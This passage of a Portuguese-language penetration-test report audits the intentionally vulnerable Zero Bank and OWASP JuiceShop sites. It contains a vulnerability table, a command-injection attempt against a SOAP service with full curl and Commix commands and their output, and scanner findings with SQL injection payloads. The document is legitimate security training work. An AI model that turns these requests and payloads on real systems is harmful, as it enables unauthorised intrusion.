4	/bank/transfer-funds-verify.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	description
5	/bank/pay-bills-new-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	name
6	/bank/pay-bills-new-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	address
7	/bank/pay-bills-new-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	account
8	/bank/pay-bills-new-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	details
9	/bank/account-activity.html	GET	POST	NULL	NULL	reflected-xss	PARAM	http	accountId
10	/bank/account-activity-find-transactions.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	description
11	/bank/pay-bills-saved-payee.html	POST	POST	NULL	NULL	user-interaction-reflected-xss	PARAM	http	payee
12	/bank/pay-bills-saved-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	payee
13	/bank/pay-bills-saved-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	account
14	/bank/pay-bills-saved-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	amount
15	/bank/pay-bills-saved-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	date
16	/bank/pay-bills-saved-payee.html	POST	POST	NULL	NULL	reflected-xss	PARAM	http	description
17	/admin/currencies-add.html	POST	PRE	NULL	NULL	persistent-xss	PARAM	http	country
18	/admin/currencies-add.html	POST	PRE	NULL	NULL	persistent-xss	PARAM	http	name
19	/bank/money-map-get-spending-details.html	POST	PRE	NULL	NULL	parameter-based-buffer-overflow	PARAM	http	id
20	/bank/transfer-funds-verify.html	POST	PRE	NULL	NULL	java-double-precision-parsing-dos	PARAM	http	amount
21	/bank/pay-bills-saved-payee.html	POST	PRE	NULL	NULL	java-double-precision-parsing-dos	PARAM	http	amount
22	/bank/money-map-get-spending-details.html	POST	PRE	NULL	NULL	parameter-based-buffer-overflow	PARAM	http	amount
23	/bank/transfer-funds-verify.html	POST	PRE	NULL	NULL	java-double-precision-parsing-dos	PARAM	http	amount
24	/bank/pay-bills-saved-payee.html	POST	PRE	NULL	NULL	java-double-precision-parsing-dos	PARAM	http	amount
25	/index.html	POST	PRE	NULL	NULL	apache-chunked-encoding-overflow	HEADER	http	<blank>
26	/bank/online-statements-by-name.html	GET	POST	NULL	NULL	lft	PARAM	http	name
27	/bank/online-statements-by-name.html	GET	POST	NULL	NULL	rft	PARAM	http	topic
28	/help.html	GET	POST	NULL	NULL	directory-traversal	PARAM	http	param
29	/directoryTraversal.html	GET	POST	NULL	NULL	directory-traversal	PARAM	http	param
30	/search.html	GET	POST	NULL	NULL	el-cookie-injection	PARAM	http	searchTerm
31	/null/	NULL	NULL	searchForTransactions	InfoService	soap-parameter-based-buffer-overflow	PARAM	soap	/Envelope/Body
32	/searchForTransactions/filterInfo/description/text()	NULL	NULL	addAccount	InfoService	soap-persistent-cookies	COOKIE	soap	<blank>
33	/null/	NULL	NULL	addUser	InfoService	soap-persistent-cookies	COOKIE	soap	<blank>
34	/null/	NULL	NULL	downloadStatementByName	InfoService	soap-lft	PARAM	soap	/Envelope/Body
35	/downloadStatementByName/filename/text()	NULL	NULL	searchForTransactions	InfoService	universal-arbitrary-command-execution	PARAM	soap	/Envelope/Body
36	/searchForTransactions/filterInfo/type/text()	NULL	NULL	closeAccount	InfoService	soap-server-path-disclosure	PARAM	soap	<blank>
37	/null/	NULL	NULL	transferFunds	InfoService	soap-exception-error-message	PARAM	soap	<blank>
38	/null/	NULL	NULL						

4.4.5 Command Injection

Command Injection, classificado A3:2021 – Injection no OWASP 2021, ocorre quando uma aplicação executa comandos do sistema operacional com entrada do utilizador não sanitizada, permitindo a execução de comandos arbitrários.

Entre as vulnerabilidades listadas no dump feito da tabela de vulnerabilidades, a Universal Arbitrary Command Execution (ID 31) chamou a atenção devido ao seu potencial impacto. A vulnerabilidade foi descrita como afetando o serviço SOAP InfoService, operação searchForTransactions, com injeção no campo type.

Lembrei-me do /web-services encontrado anteriormente durante o reconhecimento e enumeração:

Available SOAP services:

InfoService	<ul style="list-style-type: none"> searchForUsers getAccountById closeAccount findTransactionsByAccount isEnabled transferFunds searchForTransactions findAccountsByUser findAllUsers addAccount findStatementsByAccountAndYear addUser downloadStatementByName
-------------	--

Endpoint address: <http://zero.webappsecurity.com:8080/web-services/infoService>
WSDL : <http://www.hp.com/webinspect/zerows/InfoService>
Target namespace: <http://www.hp.com/webinspect/zerows>

Então, iniciei a exploração analisando o endpoint SOAP mencionado no CSV:

<http://zero.webappsecurity.com:8080/web-services/infoService>.

Acessei o WSDL em: <http://zero.webappsecurity.com:8080/web-services/infoService?wsdl>.

WSDL (Web Services Description Language) é um documento XML que descreve detalhadamente um serviço web baseado em SOAP, funcionando como um contrato. Neste caso, ele revelou a estrutura da operação `searchForTransactions`, que aceita um `accountId` e um `filterInfo` contendo campos como `description`, `fromAmount`, `fromDate`, `toAmount`, `toDate`, e `type`. O campo `type` é restrito a `DEPOSIT` ou `WITHDRAWAL`, mas o CSV indicava que ele era vulnerável a execução de comandos.

```

<...>
</xs:complexType>
<xs:complexType name="searchForTransactions">
  <xs:sequence>
    <xs:element form="qualified" minOccurs="0" name="accountId" type="xs:long"/>
    <xs:element form="qualified" minOccurs="0" name="filterInfo" type="tns:transactionFilterInfo"/>
  </xs:sequence>
</xs:complexType>
<xs:complexType name="transactionFilterInfo">
  <xs:sequence>
    <xs:element minOccurs="0" name="description" type="xs:string"/>
    <xs:element minOccurs="0" name="fromAmount" type="xs:decimal"/>
    <xs:element minOccurs="0" name="fromDate" nullable="true" type="xs:dateTime"/>
    <xs:element minOccurs="0" name="toAmount" type="xs:decimal"/>
    <xs:element minOccurs="0" name="toDate" nullable="true" type="xs:dateTime"/>
    <xs:element minOccurs="0" name="type" type="tns:transactionTypeInfo"/>
  </xs:sequence>
</xs:complexType>
<xs:complexType name="searchForTransactionsResponse">

```

Construí uma requisição SOAP base para testar a operação:

```

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <@xmlns:zer="http://www.hp.com/webinspect/zerows">
    <soapenv:Header/>
    <soapenv:Body>
      <zer:searchForTransactions>
        <zer:accountId>1</zer:accountId>
        <zer:filterInfo>
          <description>test</description>
          <fromAmount>0</fromAmount>
          <fromDate>2025-06-03T00:00:00</fromDate>
          <toAmount>59999</toAmount>
          <toDate>2025-06-12T00:00:00</toDate>
          <type>PAYLOAD_HERE</type>
        </zer:filterInfo>
      </zer:searchForTransactions>
    </soapenv:Body>
  </soapenv:Envelope>

```

Demostração:

Para validar a vulnerabilidade, enviei uma requisição SOAP com o campo type vazio (<type></type>), usando o seguinte comando curl:

```

$ zerobank curl -X POST "http://zero.webappsecurity.com:8080/web-services/infoService" \
-H "Content-Type: text/xml" \
-H "SOAPAction: http://www.hp.com/webinspect/zerows/searchForTransactions" \
-H "Cookie: JSESSIONID=6620B675" \
-d '<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:zer="http://www.hp.com/webinspect/zerows"><soapenv:Header/><soapenv:Body><zer:searchForTransactions><zer:accountId>1</zer:accountId><zer:filterInfo><description>test</description><fromAmount>0</fromAmount><fromDate>2025-06-03T00:00:00</fromDate><toAmount>59999</toAmount><toDate>2025-06-12T00:00:00</toDate><type></type></zer:filterInfo></zer:searchForTransactions></soapenv:Body></soapenv:Envelope>' \
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><soap:Fault><faultcode>soap:Server</faultcode><faultstring>&#39;Path=C:\&#39; & PROMPT=&#39; & PATHEXT=&#39;</faultstring></soap:Fault></soap:Body></soap:Envelope>%
$ zerobank

```

```

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>&#39;Path=C:\&#39; & PROMPT=&#39; & PATHEXT=&#39;</faultstring>
    </soap:Fault>
  </soap:Body>
</soap:Envelope>

```

A resposta revelou variáveis de ambiente do sistema operacional Windows (Path=C:\, PROMPT, PATHEXT), indicando que o campo type vazio foi interpretado como um comando. Isso confirma a vulnerabilidade de Universal Arbitrary Command Execution, pois o servidor tentou executar algo no sistema e retornou informações sensíveis.

Testei outros payloads no campo type, como id, whoami, dir, DEPOSIT;id, e ;id, mas todos resultaram em erros soap:Server ou respostas vazias, sugerindo que a vulnerabilidade é limitada a comandos universais ou que o servidor valida payloads mais complexos.

Para automatizar a exploração, usei o Commix com o seguinte comando:

```
+ commix commix --url="http://zero.webappsecurity.com:8080/web-services/infoService" \
--data='<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:zer="http://www.hp.com/webinspect/zerows"><soapenv:Header/><soapenv:Body><zer:searchForTransactions><zer:accountId>1</zer:accountId><zer:filterInfo><description>test</description><fromAmount>0</fromAmount><fromDate>2025-06-03T00:00:00</fromDate><toAmount>59999</toAmount><toDate>2025-06-12T00:00</toDate><type>INJECT_HERE</type></zer:filterInfo></zer:searchForTransactions></soapenv:Body></soapenv:Envelope>' \
--headers="SOAPAction: http://www.hp.com/webinspect/zerows/searchForTransactions\nCookie: JSESSIONID=6620B675" \
--batch

/`---\ /_` \ /' _` _` \ /' _` _` \ /` \ /` \ /` \ /` \ v4.0-dev#115
/\ \_\ / \ \ \ / \ \ \ / \ \ \ / \ \ \ / \ \ \ / \ \ \ / \ \ \ </
\ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ https://commixproject.com
\ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ / \ \ \_\ (@commixproject)

+-
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+-

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[19:08:35] [info] Testing the (semi-blind) file-based command injection technique.
[19:08:35] [warning] The tested POST SOAP/XML parameter 'type' does not seem to be injectable.
[19:08:35] [critical] All tested parameters do not appear to be injectable. Try to increase value for '--level' option if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved, maybe you could try to use option '--tamper' and/or switch '--random-agent'.
→ commix
```

O Commix não conseguiu confirmar a injeção, provavelmente devido a validações do servidor com limitações do ambiente de teste.

Com isso, a exploração confirmou a existência da vulnerabilidade Universal Arbitrary Command Execution, mas sua exploração prática é limitada.

5 AUDITORIA AO OWASP JUICESHOP

O OWASP JuiceShop (<https://juice-shop.herokuapp.com>) é uma aplicação web intencionalmente vulnerável, projetada para fins de treinamento em segurança. Oferece funcionalidades como login, registro de utilizadores, compras de produtos, avaliações (reviews) e um scoreboard de desafios de segurança. A auditoria foi realizada em modo Black Box, com testes autenticados e não autenticados, enfrentando dificuldades significativas devido a bloqueios frequentes, quedas do servidor e lentidão extrema. Essas limitações impactaram os resultados das ferramentas automatizadas, restringindo a profundidade da análise. Foi considerado rodar uma imagem local do JuiceShop na máquina, mas o tempo disponível não permitiu implementar essa solução.

5.1 Autenticação

A autenticação foi configurada automaticamente no Caido e OWASP ZAP após login manual em <https://juice-shop.herokuapp.com/#/login>, usando o cookie "token". Um ficheiro cookies.txt foi criado para uso como parâmetro em ferramentas, permitindo acesso a endpoints autenticados. No entanto, o servidor frequentemente realizava resets, resultando em desautenticações que dificultaram testes em áreas restritas.

5.2 Reconhecimento e Enumeração Inicial

O reconhecimento teve como objetivo mapear tecnologias, identificar endpoints e enumerar diretórios da aplicação, utilizando várias ferramentas para obter uma visão inicial da superfície de ataque. As limitações do servidor impactaram os resultados, mas foi possível coletar algumas informações relevantes.

5.2.1 WhatWeb

O WhatWeb foi utilizado para identificar tecnologias e características do servidor.

```
whatweb -v https://juice-shop.herokuapp.com/ --log-json=whatweb/juiceshop_wweb.json
+ juiceshop whatweb https://juice-shop.herokuapp.com
https://juice-shop.herokuapp.com/ [200 OK] Country[UNITED STATES][US], HTML5, HTTPServer[Heroku], IP[54.220.192.176], JQuery[2.2.4], Script[module], Title[OWASP Juice Shop], UncommonHeaders[access-control-allow-origin,feature-policy,nel,report-to,reporting-endpoints,x-content-type-options,x-recruiting], Via-Proxy[1.1 heroku-router], X-Frame-Options[SAMEORIGIN]
+ juiceshop
```

```

→ juiceshop whatweb -v https://juice-shop.herokuapp.com/ --log-json=juiceshop_www.json          14:10:51 [31/33]

WhatWeb report for https://juice-shop.herokuapp.com/
Status   : 200 OK
Title    : OWASP Juice Shop
IP       : 54.220.192.176
Country  : UNITED STATES, US

Summary  : HTML5, HTTPServer[Heroku], JQuery[2.2.4], Script[module], UncommonHeaders[access-control-allow-origin,feature-policy,nel,report-to,reporting-endpoints,x-content-type-options,x-recruiting], Via-Proxy[1.1 heroku-router], X-Frame-Options[SAMEORIGIN]

Detected Plugins:
[ HTML5 ]
    HTML version 5, detected by the doctype declaration

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to identify the operating system from the server header.
        String      : Heroku (from server string)

[ JQuery ]
    A fast, concise, JavaScript that simplifies how to traverse HTML documents, handle events, perform animations, and add AJAX.
        Version    : 2.2.4
        Website   : http://jquery.com/

[ Script ]
    This plugin detects instances of script HTML elements and returns the script language/type.
        String      : module

[ UncommonHeaders ]
    Uncommon HTTP server headers. The blacklist includes all the standard headers and many non standard but common ones. Interesting but fairly common headers should have their own plugins, eg. x-powered-by, server and x-aspen-version. Info about headers can be found at www.http-stats.com
        String      : access-control-allow-origin,feature-policy,nel,report-to,reporting-endpoints,x-content-type-options,x-recruiting (from headers)

[ Via-Proxy ]
    This plugin extracts the proxy server details from the Via param of the HTTP header.
        String      : 1.1 heroku-router

[ X-Frame-Options ]
    This plugin retrieves the X-Frame-Options value from the HTTP header. - More Info: http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.aspx

```


O WhatWeb identificou o servidor como Heroku, com suporte a HTML5, uso de jQuery versão 2.2.4 e outros detalhes:

- Servidor localizado nos Estados Unidos (IP: 54.220.192.176).
- Uso de cabeçalhos incomuns: access-control-allow-origin, feature-policy, nel, report-to, reporting-endpoints, x-content-type-options, x-recruiting.
- Presença de X-Frame-Options: SAMEORIGIN, indicando proteção contra clickjacking.
- Scripts JavaScript (module) detectados.

O uso de Heroku como servidor sugere uma aplicação hospedada em nuvem. A versão 2.2.4 do jQuery é antiga e conhecida por vulnerabilidades como XSS ou manipulação de DOM, que podem ser exploradas em fases posteriores. O cabeçalho access-control-allow-origin indica uma política CORS potencialmente permissiva, a ser investigada para ataques Cross-Origin. A proteção contra clickjacking é positiva, mas outras falhas podem existir.

5.2.2 Wappalyzer

O Wappalyzer complementou a análise do WhatWeb, identificando tecnologias via extensão no browser. Confirmou o uso de jQuery 2.2.4 e identificou a aplicação como Angular-based, rodando em Heroku.



5.2.3 Katana

O Katana realizou crawling para mapear endpoints da aplicação.

```
katana -u https://juice-shop.herokuapp.com -d 5 -jc -xhr -o juiceshop_urls.txt
```

```

→ juiceshop katana -u https://juice-shop.herokuapp.com -d 5 -jc -xhr -o juiceshop_urls.txt
[INF] Started standard crawling for => https://juice-shop.herokuapp.com
https://juice-shop.herokuapp.com
https://juice-shop.herokuapp.com/polyfills.js
https://juice-shop.herokuapp.com/runtime.js
https://juice-shop.herokuapp.com/main.js
https://juice-shop.herokuapp.com/styles.css
https://juice-shop.herokuapp.com/vendor.js
https://juice-shop.herokuapp.com/application/vnd.openxmlformats-officedocument.wordprocessingml.do
https://juice-shop.herokuapp.com/zone.js
https://juice-shop.herokuapp.com/Zone.js
https://juice-shop.herokuapp.com/Highlight.js
https://juice-shop.herokuapp.com/%5C/index.html
https://juice-shop.herokuapp.com/application/vnd.ms-word.do
→ juiceshop

```

Os endpoints identificados são típicos de uma aplicação Angular, indicando o uso de polyfills e bibliotecas como Zone.js. A referência a tipos de arquivo como .docx pode indicar exposição de arquivos sensíveis ou funcionalidades de upload que podem ser exploradas para ataques como File Inclusion ou Upload de Ficheiros Maliciosos. No entanto, resultados limitados durante o crawling, baixa a profundidade do mapeamento.

5.2.4 Gobuster


O Gobuster enumerou diretórios e ficheiros, fornecendo informações sobre endpoints.

```
gobuster dir -u https://juice-shop.herokuapp.com -w /usr/share/wordlists/dirb/big.txt -o juice-shop_dirs.txt -x html,js
```

	File: gobuster/juice-shop_dirs.txt
1	/300.js (Status: 200) [Size: 20723]
2	/apis (Status: 500) [Size: 2865]
3	/api (Status: 500) [Size: 2863]
4	/api.html (Status: 500) [Size: 2873]
5	/api.js (Status: 500) [Size: 2869]
6	/api.ts (Status: 500) [Size: 2869]
7	/api.json (Status: 500) [Size: 2873]
8	/apis.html (Status: 500) [Size: 2875]
9	/apis.js (Status: 500) [Size: 2871]
10	/apis.json (Status: 500) [Size: 2875]
11	/apis.ts (Status: 500) [Size: 2871]
12	/assets (Status: 301) [Size: 156] [--> /assets/]
13	/common.js (Status: 200) [Size: 9255]
14	/corporation.json (Status: 503) [Size: 567]
15	/corporation.js (Status: 503) [Size: 567]
16	/corrections.json (Status: 503) [Size: 567]
17	/corrections.ts (Status: 503) [Size: 567]
18	/corrections (Status: 503) [Size: 567]
19	/ftp (Status: 200) [Size: 11071]
20	/global.asax.ts (Status: 503) [Size: 567]
21	/globalnav.json (Status: 503) [Size: 567]
22	/globalnav.html (Status: 503) [Size: 567]
23	/global.asax.html (Status: 503) [Size: 567]
24	/globals (Status: 503) [Size: 567]
25	/globalnav.js (Status: 503) [Size: 567]
26	/globalnav.ts (Status: 503) [Size: 567]

O Gobuster revelou uma superfície de ataque inicial, apesar das limitações do servidor:

- **[Critical] /ftp (Status: 200, Size: 11071):** Um diretório acessível contendo ficheiros sensíveis e permitindo uploads.



- **[Investigate] /api e derivados (/api.html, /api.js, etc.):** Erros 500 indicam falhas internas no servidor, possivelmente validação de request no backend.
- **Múltiplos endpoints com Status 503:** Endpoints como /corporation.json, /corrections, /globalnav.js, etc., retornaram erro 503, indicando instabilidade do servidor ou bloqueios.

A instabilidade do servidor reforça as dificuldades enfrentadas, limitando a enumeração completa.

5.3 Scanning

A fase de *scanning* foi severamente impactada pelas dificuldades mencionadas:

b A fase de scanning foi limitada por bloqueios frequentes, lentidão e quedas do servidor Heroku, resultando em desautenticações e resultados parciais. Ferramentas como OWASP ZAP, Nikto, Nuclei e Wapiti foram usadas, mas o Nuclei não gerou resultados úteis, com relatórios vazios ou scans demorados devido à instabilidade do servidor. Abaixo, os principais findings de Wapiti, Nikto e ZAP.

5.3.1 Wapiti

O Wapiti foi executado com o seguinte comando, utilizando um ficheiro cookies.txt para autenticação e URLs previamente mapeadas pelo OWASP ZAP:

```
wapiti -u https://juice-shop.herokuapp.com -c cookies.txt -s found_urls --flush-session -o  
wapiti
```

Resultados:

- [Medium] Ausência de CSP: Falta de Content Security Policy em /, aumentando risco de XSS (A05:2021 – Security Misconfiguration).

Content Security Policy Configuration

Description

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Vulnerability found in /

Description	HTTP Request	cURL command line
CSP is not set		

- [Medium] Cabeçalhos Inseguros: Sem X-XSS-Protection e Strict-Transport-Security, facilitando ataques XSS e roubo de sessões (A05:2021).

HTTP Secure Headers

Description

HTTP security headers tell the browser how to behave when handling the website's content.

Vulnerability found in /

Description	HTTP Request	cURL command line
X-XSS-Protection is not set Strict-Transport-Security is not set X-XSS-Protection is not set Strict-Transport-Security is not set		

- [Investigate] Erros 500: Endpoints /api/Challenges/ e /rest/products/search retornaram erros HTTP 500 causados por má formação.

Anomaly found in /rest/products/search

Description HTTP Request cURL command line

The server responded with a 500 HTTP error code while attempting to inject a payload in the parameter q

Anomaly found in /api/Challenges/

Description HTTP Request cURL command line

The server responded with a 500 HTTP error code while attempting to inject a payload in the parameter n



Anomaly found in /rest/products/search

Description HTTP Request cURL command line

The server responded with a 500 HTTP error code while attempting to inject a payload in the parameter q

Anomaly found in /rest/products/search

Description HTTP Request cURL command line

The server responded with a 500 HTTP error code while attempting to inject a payload in the parameter q

5.3.2 Nikto

O Nikto foi executado com o comando:

```
nikto -h https://juice-shop.herokuapp.com -C "Cookie: token=..." -o js_nikto.html
```

Resultados:

- **[Critical] Diretório /ftp Acessível:** Retorna HTTP 200, permitindo acesso a ficheiros sensíveis ou upload (A05:2021).

URI	/ftp/
HTTP Method	GET
Description	/ftp/: This might be interesting.
Test Links	https://juice-shop.herokuapp.com:443/ftp/ https://54.220.192.176:443/ftp/
References	

- [Medium] CORS Permissivo: Access-Control-Allow-Origin: * facilita XSS ou CSRF (A05:2021).

URI	/	
HTTP Method	GET	+
Description	: Retrieved access-control-allow-origin header: *.	
Test Links	https://juice-shop.herokuapp.com:443/ https://54.220.192.176:443/	
References		

- [Medium] Cabeçalhos Inseguros: Ausência de Strict-Transport-Security e X-Content-Type-Options (A05:2021).

URI	/	
HTTP Method	GET	
Description	: The site uses TLS and the Strict-Transport-Security HTTP header is not defined.	
Test Links	https://juice-shop.herokuapp.com:443/ https://54.220.192.176:443/	
References	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security	

- [Investigate] Possível LFI: Endpoints como /wp-content/plugins/nextgen-gallery/.../jqueryFileTree.php indicam potencial Local File Inclusion.

URI	/wp-content/plugins/nextgen-gallery/products/photocrati_nextgen/modules/nextgen_addgallery_page/static/jquery.filetree/connectors/jqueryFileTree.php
HTTP Method	POST
Description	/wp-content/plugins/nextgen-gallery/products/photocrati_nextgen/modules/nextgen_addgallery_page/static/jquery.filetree/connectors/jqueryFileTree.php: NextGEN Gallery LFI.
Test Links	https://juice-shop.herokuapp.com:443/wp-content/plugins/nextgen-gallery/products/photocrati_nextgen/modules/nextgen_addgallery_page/static/jquery.filetree/connectors/jqueryFileTree.php https://54.220.192.176:443/wp-content/plugins/nextgen-gallery/products/photocrati_nextgen/modules/nextgen_addgallery_page/static/jquery.filetree/connectors/jqueryFileTree.php
References	https://seclists.org/fulldisclosure/2014/Feb/171

5.3.3 OWASP ZAP

O OWASP ZAP foi utilizado nesta fase para execução da funcionalidade de spidering e active scan, gerando 22 alertas, das quais focarei nas vulnerabilidades de alta severidade (Risk=High) encontradas:

The screenshot shows the OWASP ZAP interface. In the top right, a message says "Found. Redirecting to http". Below it, the "Alerts" tab is selected, showing 22 alerts. One specific alert is highlighted: "Open Redirect" (High risk). The details pane shows a GET request to https://juice-shop.herokuapp.com/redirect?to=https://github.com/juice-shop/juice-shop. The "Parameter" field is highlighted with a red box.

- [High] Open Redirect:** O endpoint /redirect?url=https://github.com/juice-shop/juice-shop permite redirecionamentos controlados pelo parâmetro to, possibilitando *phishing* ou exploração por *spammers* (CWE-601).

This screenshot shows the same OWASP ZAP interface as the previous one, but with different details. The "Contexts" sidebar shows a "Default Context" and a "Sites" section for https://juice-shop.herokuapp.com. The details pane shows a GET request to https://juice-shop.herokuapp.com/redirect?url=https://github.com/juice-shop/juice-shop. The "Parameter" field is highlighted with a red box. The "Alerts" tab is selected, showing 22 alerts, with "Open Redirect" (High risk) highlighted. The details pane for the "Open Redirect" alert shows the URL https://juice-shop.herokuapp.com/redirect?url=https://github.com/juice-shop/juice-shop, Risk: High, Confidence: Medium, and Parameter: url.

- [High] SQL Injection - SQLite:** O endpoint /rest/products/search é vulnerável a SQL Injection no parâmetro q (ex: q='). Erros [SQLITE_ERROR] confirmam manipulação da base de dados, permitindo potencial injeção.

The screenshot shows the ZAP interface with the following details:

- Contexts:** Default Context
- Sites:** https://juice-shop.herokuapp.com
- Alerts:** 22
 - SQL Injection - SQLite (2)**
 - URL: https://juice-shop.herokuapp.com/rest/products/search?q=%27%2B
 - Risk: High
 - Confidence: Medium
 - Parameter: q
 - Attack: \|
 - Evidence: SQLITE_ERROR

HTTP/1.1 500 Internal Server Error

```

Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Tue, 27 May 2025 18:35:39 GMT
Feature-Policy: payment 'self'
Nel: {"report_to": "heroku-nel", "response_headers": [{"Via": "1.1 heroku-20"}, {"Content-Type": "application/json"}], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?sid=812dc277-0bd0-43b1-a5f1-b25750382959\u0026ts=1748370929"}], "max_age": 3600}
Reporting-Endpoints: https://heroku.com/reports?sid=wK1BDWsnfpfwy%2BQIw4l6y9UL%2F3RzyZBV77Kia5f1-b25750382959\u0026ts=1748370929
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router

```

Message: "SQLITE_ERROR: near \"(\": syntax error",
Stack: "Error: SQLITE_ERROR: near \"(\": syntax error",
errno: 1,
code: "SQLITE_ERROR",
sql: "SELECT * FROM Products WHERE ((name LIKE '%('%' OR description LIKE '%('%)' AND deletedAt IS NULL) ORDER BY name"

- **[High] SQL Injection - SQLite:** O endpoint /rest/user/login é vulnerável a SQL Injection no parâmetro email (ex: email='). Erros [SQLITE_ERROR] confirmam manipulação da base de dados, permitindo potencial acesso não autorizado.

The screenshot shows the ZAP interface with the following details:

- Contexts:** Default Context
- Sites:** https://juice-shop.herokuapp.com
- Alerts:** 22
 - SQL Injection - SQLite (2)**
 - URL: https://juice-shop.herokuapp.com/rest/user/login
 - Risk: High
 - Confidence: Medium
 - Parameter: email
 - Attack: \''
 - Evidence: SQLITE_ERROR
 - CWE ID: 89

HTTP/1.1 500 Internal Server Error

```

Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
